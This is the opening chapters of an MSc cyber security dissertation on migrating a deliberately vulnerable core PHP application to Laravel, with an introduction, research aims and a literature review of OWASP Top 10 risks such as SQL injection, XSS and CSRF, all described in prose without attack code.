MITIGATING OWASP TOP 10 VULNERABILITIES IN CORE PHP APPLICATIONS THROUGH SECURE LARAVEL REIMPLEMENTATION

SIDDHI DILIP GHAG

S2443066

Under the Supervision of Mr. Ovens, Kenneth

A dissertation submitted in partial fulfilment of the requirements of Glasgow Caledonian University for the degree of
MSc. Cyber Security

Submission Date: 18th August 2025

Disclaimer:
"This piece of coursework is my own original work and has not been submitted elsewhere in fulfillment of the requirement of this or any other award"

Signed - Siddhi Ghag Date - 18th August 2025

ABSTRACT

This study critically examines the security implications of migrating a vulnerable core PHP web application to the Laravel framework through a controlled comparative case study. The baseline application, derived from the PentesterLab "Web for Pentester" ISO, was deliberately insecure and contained common vulnerabilities including SQL Injection, Cross-Site Scripting (XSS), LDAP injection, code and command injection, file inclusion, and unsafe file upload mechanisms. A functionally equivalent Laravel re-implementation was then developed, adhering to the framework's secure defaults such as Eloquent ORM, Blade template with automatic output escaping, CSRF protection, and validation rules. Both implementations were subjected to identical testing methodologies using manual exploitation, with Burp Suite employed for the interception and analysis of HTTP requests and responses to ensure consistency and internal validity.

The findings demonstrate that Laravel security features significantly reduce the exploitability of vulnerabilities prevalent in the core PHP baseline. In particular, injection-based flaws and XSS vectors were effectively mitigated through the framework's default mechanisms. However, the research also highlights important limitations: the security benefits are contingent on correct implementation, and the analysis is restricted to a single application case study, which limits broader relevance.

This project contributes empirical evidence to the debate on the role of frameworks in web application security by moving beyond theoretical claims to experimentally validated outcomes. It underscores Laravel effectiveness in addressing categories of vulnerabilities mapped to the OWASP Top 10, while also cautioning that framework adoption alone does not guarantee security without disciplined development practices. The work provides a practical foundation for future research to extend the comparative approach to broader PHP ecosystems and diverse real-world applications.

Keywords: Cross-site Scripting (XSS), SQL Injection (SQLi), Lightweight Directory Access Protocol (LDAP), PentesterLab ISO, Vitual Machine (VM), Model–View–Controller Architecture (MVC), Eloquent Object–Relational Mapping (Eloquent ORM), Cross-Site Request Forgery Protection (CSRF), Open Web Application Security Project (OWASP).

ACKNOWLEDGEMENT

I would like to express my heartfelt thanks to my supervisor, **Mr. Ovens Kenneth**, for their constant guidance, encouragement, and thoughtful feedback throughout this research. Their support has been central to the completion of this dissertation.

I am grateful to the faculty and staff of the Cyber security department at Glasgow Caledonian University for providing the knowledge, resources, and environment that enabled me to carry out this work. I also wish to thank my peers and colleagues, who shared valuable insights and made this journey more engaging.

Most importantly, I am deeply grateful to my family and friends for their patience, understanding, and unwavering support throughout my master's journey. Without them, this work would not have been possible.

TABLE OF CONTENTS

TABLE OF FIGURES

LIST OF TABLES

1: INTRODUCTION

Web application development has become one of the most important domains in modern computing, powering everything from personal blogs to mission-critical enterprise systems. Among the various technologies used for server-side programming, PHP remains one of the most widely adopted languages (Gope et al., 2017). As of early 2024, PHP powers approximately 73.6% of all websites with known server-side programming languages, underscoring its entrenched position in the industry (W3Techs, 2024). Despite this prevalence, PHP's long-standing association with rapid development has also been linked to persistent security challenges. When working with core PHP, many developers prioritise speed, utility, and quick delivery over security and maintainability (Sahu, 2024; Männistö, 2023). As a result, applications built without robust security practices often become vulnerable to the critical issues listed in the Open Web Application Security Project (OWASP) Top 10, including SQL Injection (SQLi), Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Remote Code Execution (RCE), and Insecure Direct Object References (IDOR) (Syarifudin et al., 2025).

Core PHP does not inherently enforce modern security-by-default principles (Doyle and Walden, 2011). Developers can freely write procedural or object-oriented code with complete flexibility, but this freedom often leads to inconsistent security implementations. This problem is especially pronounced in legacy PHP applications, many of which still follow old coding patterns from the early 2000s and have no systematic validation, sanitisation, or authentication mechanisms (Letarte et al., 2011; Siame and Kunda, 2017). These flaws have high exploit potential for malevolent hosts, as demonstrated by repeated case studies of security breaches and empirical analyses of popular PHP applications (Ibrahim et al., 2019; Hauzar and Kofron, 2012).

One way to get around such vulnerabilities might be to migrate to one of the modern PHP frameworks like Laravel, Symfony, or CodeIgniter. Some of the security features embedded in these modern frameworks include input sanitisation, CSRF protection, and prepared statements for database queries, with defined modules for authentication (Aborujilah et al., 2022; Vanderlei et al., 2021). Laravel, for one, remains among the most popular frameworks owing to its combination of being easy to work with, respecting the Model-View-Controller (MVC) paradigm, and following the security-by-design perspective (Yadav et al., 2019;

Nguyen, 2015). Some authors have presented studies comparing Laravel and PHP, highlighting the advantages of Laravel over PHP from an implementation point of view, as well as from a security standpoint (Laaziri et al., 2019; Garbarz and Plechawska-Wójcik, 2022).

Typically, the study investigates the systematic process of identifying vulnerabilities in a legacy PHP application, reimplementing it with Laravel, and then assessing the attained improvements in security. By concentrating on OWASP Top 10 vulnerabilities, the study aims to provide practical insight into how framework-driven development can transform insecure codebases into less insecure systems (Backes et al., 2017; Zhao and Gong, 2015).

1.1 Problem Statement

PHP has truly global adoption, with insecure coding practices persisting for decades. Most of the existing PHP applications were created during an era when modern secure development standards were yet to be fully established or popularly adopted. These older systems, therefore, often contain structural weaknesses that can still be successfully exploited today. Even in more modern projects, developers sometimes abandon secure coding principles. This can occur for a variety of reasons, such as strict development deadlines, insufficient security expertise within the team, or a belief that implementing robust security measures will add unnecessary complexity to the development process (Damanik and Sunaringtyas, 2020).

While core PHP offers developers a high degree of flexibility and freedom in how they build applications, it provides minimal built-in guidance on security implementation. Without enforced safeguards or strong default security settings, PHP developers must rely heavily on their own knowledge and discipline to prevent vulnerabilities. Unfortunately, the skill levels of developers vary considerably, and this inconsistency has historically led to repeated security weaknesses within PHP-based systems (Letarte et al., 2011).

Research has shown that some of the most widely used PHP applications, even those hosted on large and active code-sharing platforms like GitHub, remain susceptible to several of the OWASP Top 10 (OWASP, 2021) vulnerabilities. Among the most prevalent issues are SQL Injection and Cross-Site Scripting (XSS) flaws, both of which have been consistently reported across numerous projects (Ibrahim et al., 2019). These vulnerabilities are not limited to academic discussion or hypothetical scenarios. In practice, they have been actively exploited in several high-profile attacks that have led to severe consequences, including large-scale data breaches, defacement of websites, and the distribution of malicious software (Hannousse and Yahiouche, 2021).

Once such vulnerabilities have been exploited, various effects, beyond mere technical damage, follow, mainly because of a significant erosion of user trust: customers lose belief in the organisation's ability to protect personal data. Not only that, but companies falling prey to such breaches may, in addition, suffer legal and financial repercussions if the incident causes non-compliance with data protection laws or industry regulations. These combined risks justify the fact that stronger security practices with consistent enforcement must urgently be put in place in PHP development (Doyle and Walden, 2011).

1.2 Motivation

The motivation for conducting this research lies at the intersection of two factors in today's web application-development landscape. First, PHP is still holding the dominant position in the world web ecosystem. Second, despite being disposed of, grave security vulnerabilities are still prevalent and persistent in PHP applications (W3Techs, 2024). PHP’s widespread popularity can be attributed to its lightweight constitution, easy deployment process, and its widespread community support, making it the choice of developers of all types, ranging from lone enthusiasts who put together minuscule, personal projects to the larger organisations that keep bigger production-level applications (Sotnik et al., 2023).

Because it is so common, any security defects occasioned would afflict a broad area. One vulnerability in a very common PHP application could have created a tremendous attack surface that would have affected millions of websites and all those end users. The scale of potential damages offers several reasons for considering systematic improvements regarding security in this domain.

A large share of PHP applications under existing conditions are legacy systems without structured security frameworks built into them. Most of these applications were developed before the establishment of modern secure coding standards and, generally over time, remain unaltered, without their being subjected to refactoring, security audits, or code reviews (Siame and Kunda, 2017). The absence of regular updates leaves them particularly vulnerable to exploitation. Even newly developed projects are not immune to these issues. Developers sometimes replicate outdated or insecure coding patterns because they are under pressure to deliver new features quickly, often placing functionality ahead of robust security measures (Hills, 2015).

This situation allows long-standing security risks such as SQL Injection to persist, despite the existence of well-established countermeasures like prepared statements and Object-Relational Mapping (ORM) based query builders (Bhagat et al., 2016). Likewise, these vulnerabilities pertaining to XSS still show up, especially where user-generated content is not properly sanitised and turned into something to be viewed in a browser (Sethi et al., 2023). These weaknesses not only threaten data integrity but also undermine user trust and can lead to regulatory non-compliance.

In recent years, modern PHP frameworks such as Laravel have introduced design features that mitigate many of these vulnerabilities by default. Laravel includes automatic protection against common attack vectors through built-in mechanisms. For instance, it generates and validates CSRF tokens for form submissions, uses the Eloquent ORM to significantly reduce the likelihood of raw SQL injection, enforces route and resource protection through middleware, and applies input sanitisation before rendering outputs (Vanderlei et al., 2021; Rijanandi et al., 2024).

A meta-task at the centre of prevention and remediation involves migrating older and thus vulnerable PHP applications toward Laravel. It is an opportunity to integrate modern practices in security during the advent of Laravel, which promotes a structured architecture where developers are encouraged to write clean and maintainable code. Having a step-by-step approach to the re-implementation of a legacy application into Laravel, along with changes undergoing a rigorous security assessment, could give concrete evidence supporting the strengths of Laravel. This approach can also act as a practical guide for developers and organisations that want to move from insecure legacy codebases and thus contribute toward a more secure and resilient PHP ecosystem (Aborujilah et al., 2022; Laaziri et al., 2019).

1.3 Research Aim

One of the central focuses of this research is to illustrate that reengineering an old core PHP application into the Laravel framework with a firm emphasis on security-by-design principles greatly alleviates the risk of vulnerability falling under those listed in the OWASP Top 10 (Marchand-Melsom and Nguyen Mai, 2020). Meeting this objective will take the form of a well-structured and detailed two-step approach. In the first step, penetration testing will be accomplished on the vulnerable PHP application to come up with an exhaustive list of security vulnerabilities that affect it. Then, in the second step, the very same application undergoes redevelopment in Laravel while adhering to secure development practices at every stage (Rijanandi et al., 2024).

This previous evidence suggests that PHP frameworks are considered to enhance web application security as opposed to raw PHP implementations (Garbarz and Plechawska-Wójcik, 2022; Laaziri et al., 2019). Laravel is designed with a full set of security features to encourage secure coding practices through enforced conventions, built-in protections, and a layered security mechanism. By narrowly focusing on Laravel's security ecosystem, this research intends to provide unambiguous, concrete proof that employing such frameworks could transform an unsecured legacy-style application into a much more resilient and trustworthy application (Vanderlei et al., 2021).

Comparing the security posture of the reengineered final application, the study will give considerable importance to documenting the entire development and migration process. The document will cover not only the technical steps involved in the transition from raw PHP to Laravel but will also document the decision-making, security considerations, and implementation strategies adopted at every stage. Hence, this would become a practical migration guide for developers and organisations wanting to undertake the modernisation and securing of their PHP-based systems. By merging theory with actual implementation and assessment, this study will attempt to contribute both theoretically and practically to the furthering of securing PHP applications (Gupta et al., 2020).

1.4 Objectives

The objectives in this study are specified while keeping in view the general goal of the research. It may be stated that the objectives keep the entire process dependent on verifiability and reproduction of the concept to be applied practically in real life. The objectives are as follows:

1. **Vulnerability identification:**

   Perform an in-depth security assessment on a vulnerable PHP application, namely *Web Pentester Lab 1*. This would consist of a manual review using code review techniques and automated tools. The focus in the assessment will concern vulnerabilities categorised under the OWASP Top 10 security risks, specifically on SQL Injection, XSS, CSRF, insecure authentication, and file inclusion flaws. This particular emphasis will be based on recognised security research and the latest discoveries (Wijayasekara et al., 2014; Damanik and Sunaringtyas, 2020).

2. **Laravel Reimplementation:**

   Identified vulnerable components are to undergo reconstruction under the Laravel framework. This re-implementation purposefully acknowledges the presence of protective features within Laravel, namely Eloquent ORM for safe database interaction, Blade template with automatic output escaping for mitigating possible XSS, middleware authentication to allow legitimate access to resources, and CSRF token enforcement to guard against forgery. These mechanisms are accepted within the engineering sphere as a sound security pattern in Laravel's architecture (Vanderlei et al., 2021; Paramitha and Asnar, 2021).

3. **Comparative Security Analysis:**

   Post-migration security testing needs to be done on the Laravel application. The same blend of manual and automated methods used in the initial vulnerability assessment will be applied here. The findings will then be compared with those of the original core PHP implementation to determine the degree of security enhancement and to identify any residual risks. This comparative analysis will build tangible evidence concerning the impact of Laravel on application security (Elder et al., 2022; Hauzar and Kofron, 2012).

By working through these aims systematically, the study hopes to arrive at evidence-based conclusions as to whether Laravel can strengthen the security posture of legacy PHP applications. It has been set up in this way to allow others to see explicitly how the research was carried out, so it can be replicated or even adapted in their projects.

1.5 Research Questions

The above questions were established to align the study and limit the scope to what is necessary:

1. **Which PHP application vulnerabilities are most prevalent according to the OWASP Top 10?**
   This question aims at the identification of security weaknesses which occur most frequently in core PHP applications. Although previous researchers have confirmed time and time again that SQL Injection and Cross-Site Scripting tend to be the most common forms of threat, other forms that the research should consider include insecure authentication mechanisms and access control misconfigurations. These can turn out to be just as harmful and can severely threaten the integrity of an application (Ibrahim et al., 2019; Syarifudin et al., 2025).
2. **How are these vulnerabilities naturally mitigated by Laravel?**
   Laravel's architecture and set of tools are designed to provide solutions for most of the security risks enumerated in the OWASP Top 10 by default. This research question seeks to explore the extent to which certain Laravel features provide built-in defences to lessen the likelihood of successful exploitation. The features under consideration include the Eloquent ORM, routing middleware, access middleware, CSRF token implementations, and form validation layers. Their interrelations and how they translate into security benefits will form the core of the investigation (Vanderlei et al., 2021; Rijanandi et al., 2024).
3. **Is Laravel a workable way to update older core PHP applications?**
   Being more practical than purely technical, this question is posed for migrating the old PHP applications to Laravel. It felt necessary to explore the learning process for developers moving to that framework, potential performance impacts that might ensue, and long-term maintainability of systems built in the Laravel framework. These factors would float and allow Laravel to be a practical and sustainable choice for any organisation willing to modernise their existing PHP codebases (Ariyanto et al., 2024; Garbarz and Plechawska-Wójcik, 2022).

1.6 Target Beneficiaries of This Project

The results of this research are to be utilised practically by various groups of stakeholders, each engaging with PHP applications from a different angle. Considering the theoretical and applied angles of secure development, this study strives to create a link between work based upon academia and the needs of the industry.

Web Developers:

In an attempt to provide developers with more insights and a practical understanding of the new-generation frameworks with security principles embedded directly within the very core of their architecture, Laravel security asks how Laravel takes care of such things as automatic output escaping, query handling via ORM, authentication mechanisms implemented by middleware, and CSRF protection, representing a perfect example of security-by-design mechanisms seamlessly wrapped into normal-day development tasks. Even if Laravel is not adopted for a certain project, programmers should wield the same secure practices within other frameworks or raw PHP implementations to keep improving their security consciousness and skills (Nguyen, 2015; Subecz, 2021).

Penetration Testers and Security Analysts:

An enhanced awareness of the types of weaknesses that are typically found in legacy PHP applications and how they usually manifest in real-world codebases will aid security professionals, especially penetration testers and vulnerability analysts. By drawing a contrast between an insecure raw PHP system and one built on Laravel, they can learn to include the architectural barriers sustained by modern frameworks in their test methods, thus being able to understand and assess how the attack surface gets altered by such frameworks for a more precise security analysis that is aware of the framework (Hannousse and Yahiouche, 2021; Vanderlei et al., 2021).

Organisations:

Businesses, institutions, and other organisations that rely on PHP applications, particularly those dealing with sensitive data of a personal, financial, or health nature, stand to benefit from concrete, evidence-based insights regarding the security benefits of migrating to a framework like Laravel. These insights are critical when trying to meet compliance requirements enforced by regulations such as the General Data Protection Regulation and the Payment Card Industry Data Security Standard. Fixing vulnerabilities might not only become a technical consideration but also be an act to protect one's legal and reputational interests. For this reason, the above-mentioned research can assist decision-makers in justifying the investments necessary for framework migration as one component of the broader security approach (Aborujilah et al., 2022; Laaziri et al., 2019).

By addressing all aspects of the beneficiaries, the research ensures adaptability in various contexts, ranging from the development of individual skills to planning security policies at the enterprise level. The academic perspective is thus directly aligned with the needs of the industry, strongly suggesting the meaningful adoption of the results through the research.

Insecure PHP applications remain a serious problem due to legacy code, lack of enforced security standards, and developer focus on speed over safety. This research addresses the issue by testing whether Laravel, a modern PHP framework with strong built-in protections, can mitigate vulnerabilities when used to rebuild a flawed application.

The next chapter will review literature on PHP vulnerabilities, modern frameworks, and their security features, providing the foundation for the re-implementation and testing phases.

2: LITERATURE REVIEW AND COMPARATIVE STUDY OF FRAMEWORKS AND TECHNOLOGIES

Securing web applications continues to pose persistent challenges, particularly in systems developed with core PHP that lack modern defensive mechanisms. As highlighted in Chapter 1, such applications are frequently exposed to vulnerabilities identified in the OWASP Top 10, including SQL Injection (SQLi), Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF) (OWASP, 2021) (Kandhari et al., 2024). Numerous studies provide evidence that these risks are far from theoretical, with PHP-based systems often exploited due to insecure coding practices and the absence of structured protection mechanisms (Sahu, 2024). Frameworks such as Laravel, Symfony, and CodeIgniter attempt to address these issues by supplying predefined project structures and embedding security provisions into the development process (Adamu et al., 2020). Nevertheless, they vary in effectiveness and practical applicability, making careful evaluation necessary before adopting any framework for production environments (Zakaria and Kadir, 2021).

This chapter therefore undertakes a review of the literature concerning PHP security concerns, the role of frameworks in secure software engineering, and the alignment of framework-integrated security features with the OWASP Top 10 categories (OWASP, 2021). The discussion does not seek to provide a definitive conclusion at this stage but rather establishes a foundation for understanding the ways in which modern frameworks mitigate vulnerabilities that remain prevalent in legacy PHP applications.

2.1 Overview of Security for Web Applications

Protective measures to guard online systems against unauthorized access, data breaches, service interruptions, and other malicious activities are cyber application security. The modern web application is at the center of most critical business functions and deals with sensitive financial or personal data. Therefore, its compromise can lead to devastating consequences such as incurring regulatory fines, reputational harm, and operational downtime (Kaur et al., 2023; Wermke et al., 2023). The security profile of an application is subjected to multiple factors which include: its level of exposure to the public internet, the sophistication of its codebase, as well as the security measures architectural, developmental, and post-maintenance provisions. Contemporary attackers use highly systematic approaches, often automated, to exploit vulnerabilities in these areas. This means that even minor security oversights can wreak havoc on business operations (Perwej et al., 2021).

2.1.1 Common Vulnerabilities and their Impacts



2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

Figure 1: OWASP Top 10 - the most critical web application security risks (OWASP, 2021)

The OWASP Top 10 is a globally recognised benchmark that identifies the most critical categories of web application security risks.It provides a collection of the most critical vulnerabilities for evaluation. It is regarded for its academic as well as practical importance and is widely used in developed security policies and frameworks. It reflects the result of authoritative information as well as widely defined expert's perspectives. (Bach-Nutman, 2020). Key instances involve:

- ***Injection Attacks:*** SQL Injection is an example case of vulnerabilities where an external and untrusted input is directly merged into queries. The attacker has the potential of manipulating database queries to read, modify or delete the information, bypass authentication or even escalate privileges. Injection flaws have been present for quite some time, and their presence is tied to the exposure of millions of customer records. This leads to enormous losses in monetary value and damage of reputation (Zhang, H. and Zhang, X., 2018).
- ***Broken Authentication:*** Exploiting logins, sessions, or even credential safeguarding led to impersonating of genuine users. This occurs, for example, when session IDs are predictable, poorly managed, or not marked as invalid after logout. Access to an active session can be hacked and unauthorised access can be gained. (Hassan et al., 2018)

- ***Cross-Site Scripting (XSS):*** Is the act of injecting malicious JavaScript into trusted webpages via user input that is not sanitised. Within XSS, one can steal cookies, deface numerous websites or carry out actions on behalf of the victim (Marashdih et al., 2017).
- ***Cross-Site Request Forgery (CSRF)*:** Is an attack where users of authenticated user sessions are misled to execute actions they did not intend to execute. This is harmful, especially when coupled with session fixation or inadequate token validation. An example of actions performed include fund transfer and amendment of the settings within the account (Kombade and Meshram, 2012)
- ***Security Misconfiguration:*** This includes issues like not changing default admin usernames and passwords, turning on services that should not be on, or leaving sensitive files unprotected in directories. Such oversights increase the likelihood of systems being targeted and make the work of the attacker easier (Eshete et al., 2011).

The application vulnerabilities, in combination with the structural weaknesses, allow for a range of impacts from diminished security, financial loss, and loss of sensitive information to total compromise of a system. In severe scenarios, attackers could move from the application layer to the system layer, enabling attacks on multiple systems.

2.1.2 Trends in Attack Sophistication and Frequency

In the last ten years, the frequency and sophistication of attacks on web applications has increased dramatically. Research indicates that modern adversaries have, in most recent years, automated systems that search for gaps in large applications. In many cases, these systems can locate gaps within minutes of them being published (Backes et al., 2017). Once a gap is located, numerous exploit scripts exist for most popular pieces of software. This is especially true for PHP-based content management systems and numerous scripts that target them (Meike et al., 2016).

To achieve the desired results, one or more vulnerabilities that have been located are being abused by a rising number of Attack campaigns. Consider the following example: Use of an XSS vulnerablity to steal a session cookie. The cookie is then used to bypass authentication in a system that is vulnerable to broken authentication. Usage of injections to modify the contents of the database, or to create admin accounts, or both.

The interconnection of various exploits demonstrates greater innovation and knowledge of different weaknesses in systems and how they function together, making the threats more dangerous than dealing with separate weaknesses. This is because there is more to the threat picture than what is seen with isolated weaknesses (Hauzar & Kofron, 2012).

2.1.3 Real-World Breach Cases

The problems with lacking application security are visible in various documented breaches. One example is the 2016 breach of a widely used PHP Content Management System which compromised an SQL Injection flaw to breach over 2 million accounts and access detailed information which included encrypted passwords and personal information linked with the accounts (Threatpost, 2016). In another study, (Hauzar & Kofron, 2015). performed static analysis of several open-source PHP projects and found systemic problems with unsanitised input/session handling, session handling, and insecure session management.

Such cases demonstrate that a lot of vulnerabilities exist not because they are not known, but because there is a lack of systematic effort to tackle them around the software life cycle. It also demonstrates that the popularity of PHP makes it a target whereby a flaw in one application can often be replicated in several others that are built using the same coding patterns.

Using the OWASP Top 10 as the classification framework allows consistent categorization and comparison of different vulnerabilities across various frameworks. This will enable a systematic assessment of how well frameworks such as Laravel, Symfony, and CodeIgniter, which incorporate security-by-default architecture, mitigate the critical security challenges in PHP-based applications (Fababeir et al., 2024).

2.2 Why PHP Is Still Relevant

Despite the reputation of having security flaws, PHP remains one of the most in-demand programming languages for web development. According to a report by W3Techs (2024), PHP dominates the web-development ecosystem, with more than 73.6% of websites running on the language. One of the other reasons for PHP's popularity is the relative ease of learning and use in general. PHP is simple to understand and use, at least from the point of view of beginners, making it appealing for those developers whose need is to set up dynamic websites quickly. The relatively low learning curve, flexibility, and ease make developers experiment with different styles and approaches of coding, thus giving a bit of freedom compared to more rigid environments (Hossain, 2019).

Another major factor in the proliferation of PHP is the integration of the language with a host of web hosting platforms. Being a server-side scripting language, PHP is supported by various operating systems and web hosting platforms. This extended hosting support ensures that PHP remains a choice that developers and businesses of all sizes can afford to consider, as it is usually provided free of charge with hosting plans, giving developers an edge in cost efficiency and deployment ease (Yevseiev, 2014). Besides, PHP-based CMSs such as WordPress, Joomla, and Drupal have further cemented PHP as an area of focus in web development. Such CMSs power millions of websites, providing developers with ready-made solutions that can be customised and extended (Srivastav and Nath, 2016). The widespread usage of PHP-based CMSs boosts the relevance and widespread adoption of this language in the industry.

The flexibility of PHP is another driving factor that keeps it relevant. While many modern frameworks impose a strict framework for the development process, core PHP gives developers the freedom to structure their applications in a way that best suits their needs. This implies that one can be more creative with the whole process and hence makes PHP a very desirable option for projects in need of greater flexibility (Yevseiev, 2014). Developers can easily tweak the code to fit the very specific needs of their application without feeling constrained by the framework. Such freedom is beneficial when it comes to smaller projects or building lightweight applications that simply do not merit the overhead of a heavy framework (Vuksanovic & Sudarevic, 2011).

Nevertheless, PHP's legacy codebases are usually criticised for bad security practices in older versions. Legacy PHP applications are subject to inconsistent coding standards, no input validation, and user inputs that have not been sanitised, all of which pose a severe risk to critical vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF) (Doyle and Walden, 2011). These are the most common attack vectors for malefactors attempting to compromise web applications. For example, SQL injection occurs when user input is unsanitised and is used directly in SQL queries, giving opportunities for the manipulation of the query and unauthorised access or alteration of sensitive data (Merlo et al.,2007). XSS occurs when attackers inject malicious scripts into web pages due to the failure to escape or sanitise user-generated content (Doyle & Walden, 2011). On the other hand, CSRF attacks induce authenticated users to unwittingly perform unwanted actions on trusted websites, often without their knowledge or consent (Hauzar & Kofron, 2012).

Also, various upgrades to the PHP language itself have contributed to preserving its relevance. Newer PHP versions like PHP 7 have been significant upgrades in terms of performance, with the aim of speeding up PHP applications and conserving resources (Prettyman, 2016). PHP's performance improvements allowed it to compete with newer languages such as Python and Node JS in speed and scalability (Lei and Tan, 2014). More secure features are being harnessed, such as password hashing and encryption methods, which means that fewer vulnerabilities exist in PHP applications (Quinton, 2017). On the security and performance grounds, the continuous evolution of PHP sees the language stay relevant and reliable in web development even when new languages and frameworks enter the arena.

Due to ongoing security issues in the PHP legacy codebases, it had to stay relevant in the industry by providing backend support, flexibility, and continuous enhancements. Since core PHP does not guarantee built-in security as newer frameworks do, such as Laravel or Symfony, its evolution and wide acceptance make it an indispensable part of web development. In the next section, we will discuss further some of the fundamental dangers of using core PHP, mainly focusing on the lack of enforced security standards and the potential exposure to vulnerabilities when adherence to security best practices is insufficient (Kandhari et al., 2024).

Despite these concerns, PHP remains basically usable for web development because of its all-around support and big community. There is still a huge active PHP community working to take care of any security issues or vulnerabilities whenever they arise. They have continuously updated PHP over the years to improve security and performance. For instance, newer PHP versions now include stricter typing, better exception handling, and security mechanisms to mitigate common vulnerabilities (Sahu, 2024; Prettyman,2016).

2.3 Core PHP: Flexibility vs. Risk

The developer enjoys a great deal of flexibility with core PHP when it comes to the application's architecture and design. This flexibility is a major advantage of the language, allowing developers to come up with solutions without having to conform to the structures or conventions imposed by frameworks. Contrary to frameworks that would rather present developers with patterns and practices that should be observed, core PHP opens an entirely different way and permits developers to design their applications precisely the way they want to build another language, if you will, where they are free to build applications for needs and unique use cases (Yevseiev, 2014). Such freedom may be highly beneficial during the development of specialised or highly customised applications, following a very standard approach of prearranged frameworks that would be neither appropriate nor efficient (Sahu, 2024).

Nevertheless, this flexibility entails certain risks. Core PHP does not demand strict implementation of security coding standards. Thus, any developer must take security-related prevention into his own hands. A lack of enforcement of security matters creates an excellent chance for human error, mostly when developers do not consider the best security practices. For example, as highlight, many PHP applications suffer from a lack of basic input validation and output sanitisation, essential to safeguard against common vulnerabilities such as SQL injection. SQL injection attacks occur when malicious users can directly put their input into an SQL query to harm its disposition when such input is improperly sanitised. Through this, attackers manipulate SQL queries and extract confidential information. From an architectural point of view, it is considered the most common and dangerous security hole in web applications, and it demands an application's strict policy of continuous validation of inputs (Doyle & Walden, 2011).

Likewise, things such as session management and password handling are usually overlooked in many core PHP applications, thus opening the gates to attacks such as session hijacking or password theft. All in all, insecure session management can enable an attacker to steal a legitimate session token and impersonate an authenticated user, whereas weak or improperly hashed passwords can compromise data once password databases are exposed (Hassan et al, 2018). These are often problems encountered in core PHP, where secure session handling and password storage are implemented solely by the developer rather than being supplied by the framework (Doyle and Walden, 2011).

The absence of any standardised security mechanisms within core PHP applications leads to more inconsistencies or incomplete security protections. In the absence of security tools offered by the framework, developers may unintentionally misconfigure their applications, leaving them vulnerable to a variety of attacks. For example, (Hauzar and Kofron, 2012) PHP developers who, misled either by the lack of structured guidance or by the absence of out-of-the-box solutions to handle universal threats like Cross-Site Scripting (XSS) or Cross-Site Request Forgery (CSRF), end up leaving their applications mere sitting ducks to these attacks. XSS attacks inject malicious scripts into a webpage through user inputs, which are not sanitised, whereas CSRF deceives an authenticated user into executing an undesired action (Doyle & Walden, 2011).

Other security issues with core PHP can also occur from the absence of common practices such as secure error handling, encryption, and logging. In custom-built PHP applications, it is up to developers to implement error handling securely and ensure that error messages do not contain sensitive information. Some form of encryption must be used; otherwise, important data such as passwords or user information could be stored or transmitted in the clear. Also, without logging and monitoring, there would be no way for developers to detect and react to security breaches promptly (Aborujilah et al., 2022).

The risks existing with core PHP are exacerbated because developers may have fewer security best practices in mind while developing applications under time constraints or with inexperience. Laravel and Symfony, in comparison, provide various built-in security features, including automatic input sanitising, prepared statements for database queries, and CSRF protection, thus greatly reducing the chances of their common vulnerabilities (Adamu et al., 2020). These features are baked into the framework itself, thus enabling secure application development even by those with little security knowledge (Doyle and Walden, 2011).

Additionally, frameworks can standardise certain coding practices, with standard design patterns such as Model-View-Controller (MVC) being encouraged for use. This allows for the implementation of consistent security measures in an application. Whereas, with core PHP, the developers determine security practices on a case-by-case basis, which may lead to inconsistent application thereof. The absence of any structured security framework makes maintaining security even more difficult in the long term as applications become more complex. Consequently, this gives rise to security debt, wherein security mechanisms originally put in place become aged or neglected over time (Letarte et al., 2011).

In conclusion, core PHP creates greater flexibility that allows developers control over the design of the application, but in doing so, it introduces various security hazards due to the absence of any imposed security standards. Since no security features are built into core PHP, the developer must do their own implementation, which may sometimes be inconsistent and lead to several types of attacks, such as SQL injection, session hijacking, and improper password handling. However, frameworks such as Laravel and Symfony provide security mechanisms that address these issues and work toward building applications in a more structured and secure manner. Therefore, the decision to work with core PHP should be considered with much caution if security is somehow involved in the given task, as manual implementations carry risks that usually may be unresolvable without help from a structured framework.

2.4 Overview of Frameworks

In the realm of web development, the difficult and potentially risky affair of building applications using core PHP has driven most developers to consider using a framework. Frameworks make things easier by taking care of myriad web development tasks, among which are routing, dealing with HTTP requests and responses, maintaining sessions, communicating with databases, and even rendering templates. So, a framework effectively allows a developer not to reinvent the wheel but to use already tested halfway-toward-solutions for the common everyday problems, thus giving them more time to concentrate on the actual business logic behind their applications (Benmoussa et al., 2019). Even more importantly, all frameworks impose good practice, which is essential in making secure, maintainable, and scalable applications.

PHP frameworks such as Laravel, Symfony, and CodeIgniter are some of the widely accepted names in the web development world (Laaziri et al., 2019). Since each one has a different focal strength, they are best suited for different types of projects. Let us now take a closer look at these three, looking at their features, learning curve, and suitability to different developers and projects (Lala and Kumar, 2021).

